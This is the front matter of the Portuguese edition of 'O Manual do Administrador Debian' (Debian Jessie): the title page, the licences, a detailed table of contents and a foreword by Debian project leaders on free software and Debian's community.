

O Manual do Administrador Debian

Debian Jessie, da Descoberta à Maestria

Raphaël Hertzog e Roland Mas

11 de julho de 2016

O Manual do Administrador Debian

Raphaël Hertzog e Roland Mas

Copyright © 2003-2015 Raphaël Hertzog

Copyright © 2006-2015 Roland Mas

Copyright © 2012-2015 Freexian SARL

ISBN: 979-10-91414-10-4 (brochura em Português do Brasil)

ISBN: 979-10-91414-11-1 (ebook em Português do Brasil)

Este livro está disponível sob os termos de duas licenças compatíveis com as Definição Debian de Software Livre.

Nota da Licença Creative Commons: Este livro está licenciado sob a Licença Creative Commons Attribution-ShareAlike 3.0 Unported.

► <http://creativecommons.org/licenses/by-sa/3.0/>

Nota da Licença Pública Geral da GNU: Este livro é documentação livre; você pode redistribuí-lo e/ou modificá-lo dentro dos termos da Licença Pública Geral GNU como publicada pela Fundação do Software Livre, na versão 2 da Licença, ou (na sua opinião) qualquer versão.

Este livro é distribuído na esperança de que ele seja útil, mas SEM QUALQUER GARANTIA; sem ao menos a garantia implícita de COMERCIALIZAÇÃO ou ADEQUAÇÃO PARA UM PROPÓSITO PARTICULAR. Veja a Licença Pública Geral GNU para mais detalhes.

Você deve ter recebido uma cópia da Licença Pública Geral GNU junto com este programa. Se não, veja <http://www.gnu.org/licenses/>.

Mostre sua apreciação



Este livro é publicado sob uma licença livre porque queremos que todos se beneficiem dele. Dito isto, mantê-lo requer tempo e muito esforço, e nós gostamos de receber agradecimentos por isto. Se você achar este livro valioso, por favor, considere contribuir para sua contínua manutenção, seja através da compra do livro ou fazendo uma doação através do site oficial do livro:

► <http://debian-handbook.info>

Sumário

1. O Projeto Debian	1
1.1 O que é Debian?	2
1.1.1 Um Sistema Operacional Multi-Plataforma	2
1.1.2 A Qualidade do Software Livre	4
1.1.3 O Arranjo Legal: Uma Organização Não-Lucrativa	4
1.2 Os Documentos da fundação	5
1.2.1 O Compromisso dos Usuários	5
1.2.2 As Orientações de Software Livre Debian	7
1.3 O Funcionamento interno do Projeto Debian	9
1.3.1 Os Desenvolvedores Debian	10
1.3.2 O Papel Ativo dos Usuários	14
1.3.3 Equipes e Sub-Projetos	16
<i>Sub-Projetos Debian Existentes</i>	17
<i>Times Administrativos</i>	18
<i>Equipes de Desenvolvimento, Equipes Transversais</i>	20
1.3.4 Siga as notícias do Debian	21
1.5 O Papel das Distribuições	23
1.5.1 O Instalador: <i>debian-installer</i>	23
1.5.2 A Biblioteca de Software	23
1.6 Ciclo de vida de um Lançamento	24
1.6.1 O Estado <i>Experimental</i>	24
1.6.2 O Estado <i>Instável</i>	24
1.6.3 Migração para <i>Teste</i>	26
1.6.4 A Promoção de <i>Teste</i> para <i>Estável</i>	27
1.6.5 O Status <i>Estável Antiga</i> e <i>Estável Antiga Antiga</i>	30
2. Apresentando o Estudo de Caso	33
2.1 Crescimento Rápidos das Necessidades de TI	34
2.2 Plano Estratégico	34
2.3 Por que uma Distribuição GNU/Linux?	35
2.4 Por que a Distribuição Debian?	37
2.4.1 Distribuições Dirigidas Comercialmente e por uma Comunidade	37
2.5 Por que Jessie?	38
3. Analisando a Configuração Existente e Migrando	41
3.1 Coexistência em Ambientes Heterogêneos	42

3.1.1 Integração com Máquinas Windows	42
3.1.2 Integração com máquinas OS X	42
3.1.3 Integração com Outras Máquinas Linux/Unix	42
3.2 Como Migrar	43
3.2.1 Pesquisar e Identificar Serviços	43
<i>Rede e Processos</i>	43
3.2.2 Fazendo Backup da Configuração	44
3.2.3 Asumindo um servidor Debian existente	45
3.2.4 Instalando o Debian	46
3.2.5 Instalando e Configurando os Serviços Selecionados	47
4. Instalação	49
4.1 Métodos de Instalação	50
4.1.1 Instalando a partir do CD-ROM/DVD-ROM	50
4.1.2 Iniciando a partir de um pendrive	51
4.1.3 Instalando via inicialização pela rede	52
4.1.4 Outros métodos de instalação	52
4.2 Instalando, Passo a Passo	53
4.2.1 Ligando e iniciando o Instalador	53
4.2.2 Selecionando o idioma	55
4.2.3 Selecionando o país	55
4.2.4 Selecionando o padrão do teclado	56
4.2.5 Detectando o Hardware	56
4.2.6 Carregando componentes	57
4.2.7 Detectando Dispositivos de Rede	57
4.2.8 Configurando a Rede	57
4.2.9 Senha do administrador	58
4.2.10 Criando o Primeiro Usuário	58
4.2.11 Configurando o relógio	59
4.2.12 Detectando Discos e Outros Dispositivos	59
4.2.13 Iniciando a Ferramenta de Partição	59
<i>Particionamento assistido</i>	61
<i>Particionamento manual</i>	63
<i>Configurando dispositivos Multidisco (RAID em software)</i>	65
<i>Configurando o Gerenciador de Volume Lógico (Logical Volume Manager - LVM)</i>	65
<i>Configurando Partições Criptografadas</i>	66
4.2.14 Instalando o Sistema Básico	67
4.2.15 Configurando o Gerenciador de Pacote (apt)	67
4.2.16 Concurso de Popularidade de Pacotes Debian	68
4.2.17 Selecionando Pacotes para a Instalação	69
4.2.18 Instalando o carregador de boot GRUB	69
4.2.19 Finalizando a instalação e reiniciando	70
4.3 Depois do primeiro Boot	70
4.3.1 Instalando Software adicional	71

4.3.2 Atualizando o sistema	72
5. Sistema de Pacotes: Ferramentas e Princípios Fundamentais	
5.1 Estrutura de um Pacote Binário	75
5.2 Metainformação do Pacote	76
5.2.1 Descrição: O arquivo control	78
<i>Dependências: o campo Depends (depende de)</i>	79
<i>Conflicts: o campo Conflicts</i>	81
<i>Incompatibilidades: o campo Breaks</i>	81
<i>Itens fornecidos: o campo Provides</i>	81
<i>Substituindo arquivos: o campo Replaces</i>	84
5.2.2 Scripts de Configuração	84
<i>Instalação e upgrade (atualização)</i>	85
<i>Remoção de pacote</i>	85
5.2.3 Checksums, Lista de arquivos de configuração	87
5.3 Estrutura de um Pacote Fonte	88
5.3.1 Formato	88
5.3.2 Uso no Debian	91
5.4 Manipulando Pacotes com o dpkg	91
5.4.1 Instalando pacotes	91
5.4.2 Remoção de pacote	93
5.4.3 Consultando o banco de dados do dpkg e inspecionando os arquivos .deb	94
5.4.4 Arquivo de log do dpkg	98
5.4.5 Suporte Multi-Arqu	98
<i>Habilitando Multi-Arqu</i>	98
<i>Alterações relativas ao Multi-Arqu</i>	99
5.5 Coexistencia com outros sistemas de pacotes	100
6. Manutenções e atualizações: As ferramentas APT	103
6.1 Preenchendo no arquivo sources.list Arquivo	104
6.1.1 Sintaxe	104
6.1.2 Repositórios para usuários Estáveis	106
<i>Atualizações de Segurança</i>	107
<i>Atualizações Estáveis</i>	107
<i>Atualizações Propostas</i>	107
<i>Backports estáveis</i>	107
6.1.3 Repositórios para usuários Testing/Unstable Users	108
<i>O repositório experimental</i>	109
6.1.4 Recursos não oficiais: mentors.debian.net	109
6.1.5 Proxy Cache para os pacotes Debian	110
6.2 Comandos aptitude, apt-get e apt	111
6.2.1 Inicialização	111
6.2.2 Instalação e remoção	112
6.2.3 Atualização do sistema	114

6.2.4 Opções de configuração	115
6.2.5 Gerenciar prioridades de pacote	116
6.2.6 Trabalhando com Distribuições Diversas	118
6.2.7 Rastreando Pacotes Instalados Automaticamente	119
6.3 O Comando apt-cache	120
6.4 Interfaces: aptitude, synaptic	121
6.4.1 aptitude	122
<i>Gerenciando Recomendações, Sugestões e Tarefas</i>	123
<i>Algoritmos de Solução Melhores</i>	124
6.4.2 synaptic	124
6.5 Verificando Autenticidade do Pacote	125
6.6 Atualizando de uma Versão Estável para a Próxima	127
6.6.1 Procedimento Recomendado	127
6.6.2 Lidando com Problemas após uma Atualização	128
6.7 Mantendo um Sistema Atualizado	129
6.8 Atualizações Automáticas	131
6.8.1 Configurando dpkg	131
6.8.2 Configurando APT	131
6.8.3 Configurando debconf	132
6.8.4 Lidando com Interações Via Linha de Comando	132
6.8.5 A Combinação Miraculosa	132
6.9 Buscando por Pacotes	133

7. Resolvendo Problemas e Encontrando Informações Relevantes 137

7.1 Fontes de documentação	138
7.1.1 Páginas de Manual	138
7.1.2 Documentos de <i>info</i>	140
7.1.3 Documentação Específica	141
7.1.4 Páginas da Internet	141
7.1.5 Tutoriais (<i>HOWTO</i>)	142
7.2 Procedimentos comuns	143
7.2.1 Configurando um Programa	143
7.2.2 Monitorando o que o Daemons esta fazendo	144
7.2.3 Pedindo ajuda em uma lista	145
7.2.4 Reportando um Bug Quando um Problema É Muito Difícil	146

8. Configuração Básica: Rede, Contas, Impressão... 149

8.1 Configurando o Sistema para Outra Língua	150
8.1.1 Definindo a Língua Padrão	150
8.1.2 Configurando o Teclado	151
8.1.3 Migrando para UTF-8	152
8.2 Configurando a Rede	154
8.2.1 Interface de Rede	155
8.2.2 Conectando com PPP através de um modem PSTN	156

8.2.3 Conectando através de um modem ADSL	156
<i>Modems que Suportam PPPOE</i>	156
<i>Modems que Suportam PPTP</i>	157
<i>Modems que Suportam DHCP</i>	158
8.2.4 Configuração Automática de Rede para Usuários em Roaming	158
8.3 Ajustando o Nome de Host e Configurando o Serviço de Nomes	159
8.3.1 Resolução de Nome	160
<i>Configurando Servidores DNS</i>	160
<i>O arquivo /etc/hosts</i>	160
8.4 Usuário e grupo bancos de dados	161
8.4.1 Lista de Usuários: <i>/etc/passwd</i>	161
8.4.2 O Oculto e Criptografo Arquivo de Senhas: <i>/etc/shadow</i>	162
8.4.3 Modificando uma Conta de Usuário Existente ou Senha	163
8.4.4 Desabilitando uma Conta	163
8.4.5 Lista de Grupo: <i>/etc/group</i>	163
8.5 Criação de Contas	164
8.6 Ambiente Shell	165
8.7 Configuração da Impressora	167
8.8 Configurando o carregador de boot (bootloader)	167
8.8.1 Identificando os Discos	168
8.8.2 Configurando o LILO	170
8.8.3 Configuração do GRUB 2	171
8.8.4 Para Computadores Macintosh (PowerPC): Configurando Yaboot	172
8.9 Outras Configurações: Sincronização de tempo, Logs, Compartilhando acesso...	173
8.9.1 Região	173
8.9.2 Sincronização de Tempo	174
<i>Para Estações de Trabalho</i>	175
<i>Para Servidores</i>	175
8.9.3 Rotação de Arquivos de Log	176
8.9.4 Compartilhando Direitos Administrativos	176
8.9.5 Lista de Pontos de Montagem	176
8.9.6 locate e updatedb	179
8.10 Compilando o núcleo	179
8.10.1 Introdução e Pré-requisitos	180
8.10.2 Pegando os Fontes	180
8.10.3 Configurando o Núcleo	181
8.10.4 Compilando e Construindo um Pacote	182
8.10.5 Compilando Módulos Externos	183
8.10.6 Aplicando um Patch ao Núcleo	184
8.11 Instalando o Núcleo	184
8.11.1 Características do Pacote de Núcleo do Debian	184
8.11.2 Instalando com dpkg	185

9. Serviços Unix

187

9.1 Inicialização do Sistema	188
9.1.1 O sistema init systemd	189
9.1.2 O sistema init System V	195
9.2 Login remoto	198
9.2.1 Login remoto seguro: SSH	198
<i>Autenticação Baseado em Chave</i>	200
<i>Usando Aplicações X11 Remotamente</i>	201
<i>Criando Túneis Criptografados com Encaminhamento de Porta</i>	201
9.2.2 Usando Ambientes Gráficos Remotamente	203
9.3 Gerenciando Direitos	204
9.4 Interfaces Administrativas	207
9.4.1 Administrando por uma Interface Web: webmin	207
9.4.2 Configurando Pacotes: debconf	209
9.5 syslog Eventos de Sistema	209
9.5.1 Princípio e Mecanismo	209
9.5.2 O Arquivo de Configuração	210
<i>Sintaxe do Seletor</i>	210
<i>Sintaxe das Ações</i>	211
9.6 O super servidor inetd	211
9.7 Agendando Tarefas com cron e atd	213
9.7.1 Formato do Arquivo crontab	214
9.7.2 Usando o Comando at	216
9.8 Agendando Tarefas Assíncronas: anacron	216
9.9 Cotas	217
9.10 Backup	218
9.10.1 Cópias de segurança com rsync	219
9.10.2 Restaurando Máquinas sem Cópias de Segurança	221
9.11 Hot Plugging: <i>hotplug</i>	222
9.11.1 Introdução	222
9.11.2 O Problema da nomeação	223
9.11.3 Como o <i>udev</i> Funciona	223
9.11.4 Um exemplo concreto	225
9.12 Gerenciamento de Energia: Advanced Configuration and Power Interface (ACPI)	227
10. Infraestrutura de Rede	229
10.1 Gateway	230
10.2 Rede Privada Virtual	232
10.2.1 OpenVPN	232
<i>Infraestrutura de Chaves Públicas: easy-rsa</i>	233
<i>Configurando o Servidor OpenVPN</i>	236
<i>Configurando o Cliente OpenVPN</i>	237
10.2.2 Rede Privada Virtual com SSH	238
10.2.3 IPsec	238
10.2.4 PPTP	239

<i>Configurando o Cliente</i>	239
<i>Configurando o Servidor</i>	240
10.3 Qualidade do Serviço	243
10.3.1 Princípio e Mecanismo	243
10.3.2 Configurando e implementando	244
<i>Reduzindo Latências: wondershaper</i>	244
<i>Configuração Padrão</i>	244
10.4 Roteamento Dinâmico	245
10.5 IPv6	246
10.5.1 Túneis	247
10.6 Servidores de Nomes de Domínio (DNS)	248
10.6.1 Princípio e Mecanismo	248
10.6.2 Configurando	249
10.7 DHCP	251
10.7.1 Configurando	252
10.7.2 DHCP e DNS	253
10.8 Ferramentas de Diagnóstico de Rede	253
10.8.1 Diagnóstico Local: netstat	253
10.8.2 Diagnóstico Remoto: nmap	255
10.8.3 Sniffers: tcpdump e wireshark	256

11. Serviços de Rede: Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN 259

11.1 Servidor de Correio Eletrônico	260
11.1.1 Instalando o Postfix	260
11.1.2 Configurando Domínios Virtuais	264
<i>Alias de domínios virtuais</i>	264
<i>Domínios Virtuais de Caixa de Correio</i>	264
11.1.3 Restrições para Recebimento e Envio	266
<i>Restrições de Acesso Baseados no IP</i>	266
<i>Verificando a Validade dos Comandos EHLO ou HELO</i>	267
<i>Aceitando ou recusando baseado em remetente anunciado</i>	268
<i>Aceitando e Rejeitando Baseado no Destinatário</i>	269
<i>Restrições Associadas ao Comando DATA</i>	269
<i>Aplicando as Restrições</i>	270
<i>Filtrando Baseado no Conteúdo da Mensagem</i>	270
11.1.4 Configurando "listas cinzas"(greylisting)	271
11.1.5 Personalização de filtros baseados no destinatário	273
11.1.6 Integração com um antivírus	274
11.1.7 SMTP autenticado	275
11.2 Servidor web (HTTP)	276
11.2.1 Instalação do Apache	277
11.2.2 Configuração de servidores virtuais	278
11.2.3 Diretivas comuns	280

<i>Autenticação obrigatória</i>	281
<i>Restringindo Acesso</i>	282
11.2.4 Analisadores de Log	282
11.3 Servidor de Arquivos FTP	284
11.4 Servidor de Arquivos NFS	285
11.4.1 Proteção do NFS	286
11.4.2 Servidor NFS	286
11.4.3 Cliente NFS	287
11.5 Configurando um Compartilhamento Windows com o Samba	288
11.5.1 Servidor Samba	288
<i>Configurando com debconf</i>	289
<i>Configurando Manualmente</i>	289
11.5.2 Cliente Samba	290
<i>O Programa smbclient</i>	290
<i>Montando Compartilhamentos Windows</i>	290
<i>Imprimindo com uma Impressora Compartilhada</i>	291
11.6 Proxy HTTP/FTP	291
11.6.1 Instalando	292
11.6.2 Configurando um Cache	292
11.6.3 Configurando um Filtro	292
11.7 Diretório LDAP	293
11.7.1 Instalando	293
11.7.2 Preenchendo o Diretório	295
11.7.3 Gerenciando Contas com LDAP	296
<i>Configurando o NSS</i>	296
<i>Configurando o PAM</i>	297
<i>Protegendo a Troca de Dados do LDAP</i>	298
11.8 Serviços de Comunicação em Tempo Real	302
11.8.1 Configurações de DNS para serviços RTC	302
11.8.2 Servidor TURN	303
<i>Instalar o servidor TURN</i>	303
<i>Gerenciando os usuário do TURN</i>	303
11.8.3 Servidor Proxy SIP	304
<i>Instalar o proxy SIP</i>	304
<i>Gerenciando o proxy SIP</i>	305
11.8.4 Servidor XMPP	306
<i>Instalar o servidor XMPP</i>	306
<i>Gerenciando o servidor XMPP</i>	306
11.8.5 Rodando serviços na porta 443	307
11.8.6 Adicionando WebRTC	307
12. Administração Avançada	311
12.1 RAID e LVM	312
12.1.1 RAID Por Software	312

<i>Diferentes Níveis de RAID</i>	313
<i>Configurando um RAID</i>	316
<i>Fazendo Backup da Configuração</i>	321
12.1.2 LVM	323
<i>Conceitos sobre LVM</i>	323
<i>Configurando um LVM</i>	324
<i>LVM ao longo do tempo</i>	329
12.1.3 RAID ou LVM?	331
12.2 Virtualização	334
12.2.1 Xen	335
12.2.2 LXC	341
<i>Etapas Preliminares</i>	342
<i>Configuração de Rede</i>	342
<i>Configurando o Sistema</i>	343
<i>Inicializando o Contêiner</i>	344
12.2.3 Virtualização com KVM	346
<i>Etapas Preliminares</i>	346
<i>Configuração de Rede</i>	347
<i>Instalação com virt-install</i>	347
<i>Gerenciando Máquina com virsh</i>	349
<i>Instalando um sistema baseado em RPM no Debian com o yum</i>	350
12.3 Instalação Automatizada	351
12.3.1 Instalador Completamente Automático (FAI)	352
12.3.2 Preseeding Debian-Installer	353
<i>Usando um Arquivo Preseed</i>	353
<i>Criando um Arquivo Preseed</i>	354
<i>Criando uma Mídia de Inicialização Customizada</i>	354
12.3.3 Simple-CDD: A Solução Tudo-Em-Um	356
<i>Criando Perfis</i>	356
<i>Configurando e Usando o build-simple-cdd</i>	357
<i>Gerando uma imagem ISO</i>	357
12.4 Monitoramento	358
12.4.1 Configurando o Munin	358
<i>Configurando As Máquinas A Serem Monitoradas</i>	358
<i>Configurando a Máquina que faz o Gráfico ("Grapher")</i>	360
12.4.2 Configurando o Nagios	360
<i>Instalando</i>	361
<i>Configurando</i>	361
13. Estação de trabalho	367
13.1 Configurando o servidor X11	368
13.2 Customizando a Interface Gráfica	369
13.2.1 Escolhendo um Gerenciador de Exibição	369
13.2.2 Escolhendo um Gerenciador de Janelas	370

13.2.3 Gerenciamento de Menu	371
13.3 Ambientes Gráficos	371
13.3.1 GNOME	371
13.3.2 KDE	372
13.3.3 Xfce e Outros	373
13.4 Email	374
13.4.1 Evolution	374
13.4.2 KMail	375
13.4.3 Thunderbird e Icedove	376
13.5 Navegadores Web	377
13.6 Desenvolvimento	379
13.6.1 Ferramentas para GTK+ no GNOME	379
13.6.2 Ferramentas para Qt no KDE	379
13.7 Trabalho Colaborativo	379
13.7.1 Trabalhando em Grupo: <i>groupware</i>	379
13.7.2 Trabalho Colaborativo Com FusionForge	380
13.8 Suítes de Escritório	380
13.9 Emulando o Windows: Wine	381
13.10 Softwares de Comunicação em Tempo Real	383
14. Segurança	387
14.1 Definindo uma Política de Segurança	388
14.2 Firewall ou Filtragem de pacotes	390
14.2.1 Funcionamento do Netfilter	390
14.2.2 Sintaxe do <i>iptables</i> e do <i>ip6tables</i>	393
<i>Comandos</i>	393
<i>Regras</i>	393
14.2.3 Criando Regras	394
14.2.4 Instalando as Regras em cada inicialização	395
14.3 Supervisão: Prevenção, Detecção, Desencorajamento	396
14.3.1 Monitoramento de Logs com <i>logcheck</i>	396
14.3.2 Monitorando Atividades	397
<i>Em Tempo Real</i>	397
<i>Historia</i>	397
14.3.3 Detectando Modificações	398
<i>Auditando Pacotes com o dpkg --verify</i>	398
<i>Auditando Pacotes: debsums e seus limites</i>	399
<i>Monitorando Arquivos: AIDE</i>	400
14.3.4 Detectando Intrusões (IDS/NIDS)	401
14.4 Introdução ao AppArmor	402
14.4.1 Princípios	402
14.4.2 Habilitando o AppArmor e gerenciando os perfis AppArmor	403
14.4.3 Criando um novo perfil	404
14.5 Introdução ao SELinux	410

14.5.1 Princípios	410
14.5.2 Configurando o SELinux	412
14.5.3 Gerenciando um Sistema SELinux	413
<i>Gerenciando Modulos SELinux</i>	413
<i>Gerenciando Identidades</i>	414
<i>Gerenciamento de arquivos Contextos, Portas e booleans</i>	415
14.5.4 Adaptando as Regras	416
<i>Escrevendo um arquivo .fc</i>	416
<i>Escrevendo um arquivo .if</i>	417
<i>Escrevendo um Arquivo .te</i>	418
<i>Compilando os Arquivos</i>	422
14.6 Outras Considerações Relacionadas a Segurança	422
14.6.1 Riscos Inerentes a Aplicações Web	422
14.6.2 Sabendo O Que Esperar	423
14.6.3 Escolhendo o Software Sabiamente	424
14.6.4 Gerenciando uma Máquina como um Todo	425
14.6.5 Os Usuários São Jogadores	425
14.6.6 Segurança Física	426
14.6.7 Responsabilidade legal	426
14.7 Lidando com uma máquina comprometida	427
14.7.1 Detectando e Visualizando a Intrusão do cracker	427
14.7.2 Colocando o servidor Off-Line	428
14.7.3 Mantendo Tudo que Poderia Ser Usado como Evidência	428
14.7.4 Reinstalando	429
14.7.5 Analise Fonrense	429
14.7.6 Reconstituindo o Cenário do Ataque	430

15. Criando um Pacote Debian

15.1 Reconstruindo um Pacote a partir de suas Fontes	434
15.1.1 Pegando os Fontes	434
15.1.2 Fazendo Alterações	434
15.1.3 Começando a Reconstrução	436
15.2 Construindo seu Primeiro Pacote	437
15.2.1 Meta-pacotes ou falsos pacotes	437
15.2.2 Depósito Simples de Arquivos	438
15.3 Criando um Repositório de Pacotes para o APT	442
15.4 Tornando-se um Mantenedor de Pacotes	444
15.4.1 Aprendendo a Fazer Pacotes	444
<i>Regras</i>	444
<i>Procedimentos</i>	445
<i>Ferramentas</i>	445
15.4.2 Processo de Aceitação	446
<i>Pré-requisitos</i>	447
<i>Registrando</i>	447

Aceitando os Princípios	448
Verificando Habilidades	448
Aprovação Final	449
16. Conclusão: O Futuro do Debian	451
16.1 Desenvolvimentos futuros	452
16.2 Futuro do Debian	452
16.3 O Futuro deste Livro	453
A. Distribuições Derivadas	455
A.1 Censo e Cooperação	455
A.2 Ubuntu	455
A.3 Linux Mint	456
A.4 Knoppix	457
A.5 Aptosid e Siduction	457
A.6 Grml	458
A.7 Tails	458
A.8 Kali Linux	458
A.9 Devuan	458
A.10 Tanglu	458
A.11 DoudouLinux	459
A.12 Raspbian	459
A.13 E Muito Mais	459
B. Curso Rápido de Reparação	461
B.1 Shell e Comandos Básicos	461
B.1.1 Navegando na Árvore de Diretórios e gerenciando Arquivos	461
B.1.2 Mostrando e Modificando Arquivos Texto	462
B.1.3 Procurando por e nos Arquivos	463
B.1.4 Gerenciamento de Processos	463
B.1.5 Informações do Sistema: Memória, Espaço em Disco, Identidade	463
B.2 Organização do Sistema de Arquivos Hierárquico	464
B.2.1 O Diretório Raiz	464
B.2.2 O Diretório Origem (home) do Usuário	465
B.3 Funcionamento Interno de um Computador: as Diferentes Camadas Envolvidas	466
B.3.1 A Camada mais Profunda: o Hardware	466
B.3.2 O Inicializador: a BIOS ou UEFI	467
B.3.3 O Núcleo	468
B.3.4 O Espaço de Usuário	468
B.4 Algumas Tarefas realizadas pelo Núcleo	468
B.4.1 Controlando o Hardware	468
B.4.2 Sistema de Arquivos	470
B.4.3 Funções Compartilhadas	470
B.4.4 Gerenciamento de Processos	471
B.4.5 Gerenciamento de Direitos	471

B.5 O Espaço de Usuário	472
B.5.1 Processo	472
B.5.2 Daemons	473
B.5.3 Comunicação Inter Processos	473
B.5.4 Bibliotecas	475
Índice Remissivo	476

Prefácio

Debian é um sistema operacional muito bem sucedido, que penetra nas nossas vidas digitais muito mais do que a maioria das pessoas imagina. Uns poucos dados são o suficiente para mostrar isto. No momento em que este texto foi escrito, o Debian era a variante GNU/Linux mais popular entre servidores web: de acordo com [W3Techs¹](#), mais de 10% da web roda sobre Debian. Pense nisso, quantos sítios da web parariam se o Debian sumisse hoje? Em ambientes mais fascinantes, Debian é o sistema operacional escolhido na Estação Orbital Internacional (International Space Station). Você tem acompanhado o trabalho dos astronautas da ISS, talvez via NASA nas redes sociais ou outras organizações internacionais? Tanto o trabalho em si quanto as postagens sobre o trabalho são possíveis graças ao Debian. Inúmeras companhias, universidades e administrações públicas se baseiam no Debian para suas operações, fornecendo serviços a milhões de usuários ao redor do planeta... e na sua órbita!

Mas o Debian é muito mais que um sistema operacional, independente de quão complexo, funcional e confiável tal sistema possa ser. O Debian é uma visão das liberdades que as pessoas devem curtir num mundo onde mais e mais de nossas atividades diárias depende de software. O Debian nasceu da fundamental ideia do mundo do software livre de que as pessoas devem estar no controle dos seus computadores, e não o contrário. Pessoas com suficiente conhecimento de software devem ser capazes de desmontar, modificar, remontar e compartilhar com outros todo o software importante para elas. Não importa se o software é usado para atividades triviais como postar fotos de gatinhos na Web ou para tarefas que envolvam risco de vida como dirigir nossos carros ou controlar os dispositivos médicos que nos curam — e o Debian é usado em todos os cenários acima; você deve controlar isto. Pessoas sem conhecimento profundo de software devem aproveitar esta liberdade também: elas devem ser capazes de poder delegar para pessoas que elas quiserem, que elas confiam, a auditoria ou modificação de dispositivos baseados em software para seu próprio benefício.

Na missão de trazer o controle das máquinas para as pessoas, sistemas operacionais livres desempenham um papel fundamental: você não pode estar no controle total de um dispositivo computacional se você não controla seu sistema operacional. É daí que vem a principal ambição do Debian: produzir o melhor sistema operacional completamente livre. Por mais de 20 anos, o Debian desenvolveu um sistema operacional livre e promoveu uma visão de software livre a partir dele. Desta forma, o Debian manteve um padrão bastante alto para protetores da liberdade de software ao redor do mundo. As decisões do Debian em matéria de licenciamento de software, por exemplo, são normalmente observadas por instituições de padronização internacionais, governos e outros projetos de software livre, quando decidem se algo deve ser considerado livre o

¹<http://w3techs.com/>

suficiente ou não.

Mas esta visão política não é o suficiente para explicar por que o Debian é único. O Debian é também um experimento social bastante particular, fortemente ligado à sua independência. Pense num momento em outras distribuições de software livre importantes, ou mesmo em sistemas operacionais proprietários populares. Há uma boa chance de você associar cada um deles a uma grande companhia que é ou a grande força de desenvolvimento por trás do projeto, ou pelo menos o responsável de toda a atividade que não seja desenvolvimento. No Debian é diferente. Dentro do projeto Debian os voluntários tomam para si a responsabilidade de todas as atividades que são necessárias para manter o Debian vivo e andando. A variedade destas atividades é impressionante: de traduções a administração de sistemas, de marketing a gestão, de organização de eventos a projeto gráfico, de contabilidade a questões legais... sem mencionar o empacotamento de software e o desenvolvimento! Contribuidores Debian cuidam de tudo isto.

Como uma primeira consequência desta forma radical de independência, o Debian precisa e se apóia em uma comunidade muito variada de voluntários. Qualquer habilidade em qualquer uma das áreas acima, ou outras que você possa imaginar, pode ser feita no Debian e será usada para melhorar o projeto. Uma segunda consequência da independência do Debian é que pode-se confiar que as escolhas do Debian não são voltadas a interesses comerciais de empresas específicas — interesses que não podemos garantir que estarão sempre alinhados com o objetivo de promover a causa das pessoas controlarem as máquinas, assim como muitos exemplos recentes nas notícias de tecnologia atestam.

Um último aspecto contribui para o fato do Debian ser único: a forma na qual o experimento social é tocado. Apesar do que se diz sobre ser burocrático, a tomada de decisões no Debian é de fato altamente distribuída. Existem áreas bem definidas de responsabilidade dentro do projeto. Pessoas responsáveis por estas áreas são livres para guiarem seus próprios barcos. Assim que alcançam os requisitos de qualidade com os quais a comunidade concorda, ninguém pode dizer o que fazer ou como fazer seu trabalho. Se você quer dar uma olhada em como algo é feito no Debian, você precisa meter a mão na massa e assumir o trabalho. Esta forma peculiar de meritocracia — que às vezes chamados de *fazer-cracia* — dá muito poder aos contribuidores. Qualquer um com as habilidades necessárias, tempo e motivação pode ter um impacto real na direção que o projeto toma. Isto é verificado pela população de cerca de 1000 membros oficiais do projeto Debian, e várias centenas de contribuidores ao redor do mundo. Não é estranho que o Debian seja frequentemente creditado como o maior projeto de software livre liderado pela comunidade em existência.

Portanto o Debian é bastante único. Apenas nós percebemos isto? Certamente que não. De acordo com a [DistroWatch²](http://distrowatch.com/) existem cerca de 300 distribuições de Software Livre ativas por aí. Metade delas (cerca de 140) são derivadas do Debian. Isto significa que elas iniciaram no Debian, adaptaram para as necessidades de seus usuários — normalmente adicionando, modificando ou reconstruindo pacotes — e lançaram o produto resultante. Basicamente, derivados aplicam a liberdade do Software Livre de modificar e redistribuir cópias não apenas de partes individuais do software, mas da distribuição como um todo. O potencial de alcançar novos usuários e colaboradores de Software Livre através de distribuições derivadas é imenso. Acreditamos que

²<http://distrowatch.com/>

é principalmente por causa deste próspero ecossistema que o Software Livre está atualmente finalmente rivalizando com o software proprietário em campos considerados historicamente difíceis de conquistar, como grandes instalações de computadores de mesa. O Debian está na raiz deste grande ecossistema de distribuições de Software Livre existentes: mesmo se você não está usando o Debian diretamente, e mesmo se seu fornecedor não te disse, existe uma chance de você estar neste exato momento se beneficiando do trabalho da comunidade Debian.

Mas a unicidade do Debian vem às vezes com consequências inesperadas. Uma consequência da visão do Debian sobre liberdades digitais foi a necessidade de redefinir o que entendemos por *software*. O projeto Debian a muito percebeu que, junto com um sistema operacional, você precisa distribuir um monte de material que não é programa (*software*): música, imagens, documentação, dados brutos, firmware, etc. Mas como aplicar liberdade de *software* a este material? Devemos ter requisitos diferentes ou todo o material deve seguir o mesmo critério rigoroso de liberdade? O Projeto Debian decidiu pela última opção: todo material disponível como parte do Debian deve oferecer as mesmas liberdades a seus usuários. Tal posição filosófica radical teve efeitos amplos. Significa que não podemos distribuir firmware não-livre, ou arte que não possa ser usada para fins comerciais, ou livros que não podem ser modificados para evitar macular (segundo as lendas das editoras) a reputação do(a) autor(a)/editora.

O livro que você tem nas mãos é diferente. Ele é um livro "*free*" como em liberdade, um livro que segue os padrões de liberdade do Debian para cada aspecto de sua vida digital. Por um tempo muito longo, a disponibilidade escassa de livros como este tem sido uma grande limitação do Debian. Significava que existia pouco material de leitura que ajudasse a difundir o Debian e seus valores, ao mesmo tempo que incorporava seus valores e mostrava suas vantagens. Mas também significava, ironicamente, que tínhamos pouco material que pudéssemos distribuir como parte do Debian em si. Este é o primeiro livro respeitável para suprir essa limitação. Você pode dar um `apt install` neste livro, pode redistribuí-lo, pode derivá-lo ou, melhor, enviar relatórios de erros e correções para ele, de forma que outros possam se beneficiar de suas contribuições no futuro. Os "mantenedores" deste livro - que são também os autores - são membros de longa data do Projeto Debian, que assimilaram e foram assimilados pelo ethos de liberdade que permeia cada aspecto do Debian e conhecem de primeira mão o que significa assumir responsabilidades de grandes partes do Debian. Ao lançar este livro livre eles realizam, uma vez mais, um fantástico serviço para toda a comunidade Debian.

Esperamos que você curta esta pedra angular do Debian lendo Liberdade tanto como nós.

Outubro de 2015

Stefano Zacchiroli (líder do Projeto Debian 2010-2013), Lucas Nussbaum (líder do Projeto Debian 2013-2015) e Neil McGovern (líder do Projeto Debian 2015-atualmente)

Prefácio

